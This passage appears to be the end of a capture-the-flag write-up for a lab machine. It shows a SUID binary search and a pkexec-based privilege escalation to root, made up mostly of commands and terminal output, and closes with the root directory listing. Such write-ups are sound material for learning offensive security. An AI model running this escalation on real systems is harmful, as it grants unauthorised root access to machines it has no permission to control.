Memory usage: 67%           IPv4 address for eth0: 10.10.138.115
Swap usage:   0%
```

```
185 updates can be installed immediately.
100 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
webdeveloper@sky ~
```

```
|
```

Vertical PrivEsc

Searched for suid binaries here

```

webdeveloper@sky /tmp (10.637s)
find / -perm -u=s -type f 2>/dev/null
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/1944/bin/mount
/snap/core18/1944/bin/ping
/snap/core18/1944/bin/su
/snap/core18/1944/bin/umount
/snap/core18/1944/usr/bin/chfn
/snap/core18/1944/usr/bin/chsh
/snap/core18/1944/usr/bin/gpasswd
/snap/core18/1944/usr/bin/newgrp
/snap/core18/1944/usr/bin/passwd
/snap/core18/1944/usr/bin/sudo
/snap/core18/1944/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1944/usr/lib/openssh/ssh-keysign
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/at

```

So we can use this to privesc like so

<pre> webdeveloper@sky /tmp (0.177s) echo \$\$ 1900 </pre>	<pre> webdeveloper@sky ~ pkexec --process 1900 ==== AUTHENTICATING FOR org.freedesktop.policykit.exec === Authentication is needed to run '/bin/bash' as the super user Authenticating as: webdeveloper Password: ==== AUTHENTICATION COMPLETE === id </pre>
--	--

The order of the command are

1. echo \$\$
2. pkexec --process PID
3. pkexec /bin/bash
4. Then put in the password of the user

Here is your root.txt

```
webdeveloper@sky /tmp
pkexec /bin/bash

root@sky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@sky:~# cd
root@sky:~# ls -al
total 36
drwx----- 6 root root 4096 Oct  8  2021 .
drwxr-xr-x 20 root root 4096 May 25 2021 ..
drwxr-xr-x  2 root root 4096 Aug  7  2021 .backup
lrwxrwxrwx  1 root root    9 May 25 2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx-----  2 root root 4096 Oct  8  2021 .cache
drwxr-xr-x  3 root root 4096 May 25 2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r-----  1 root root   33 May 24 2021 root.txt
drwx-----  2 root root 4096 May 25 2021 .ssh
root@sky:~#
```

Thanks for reading :)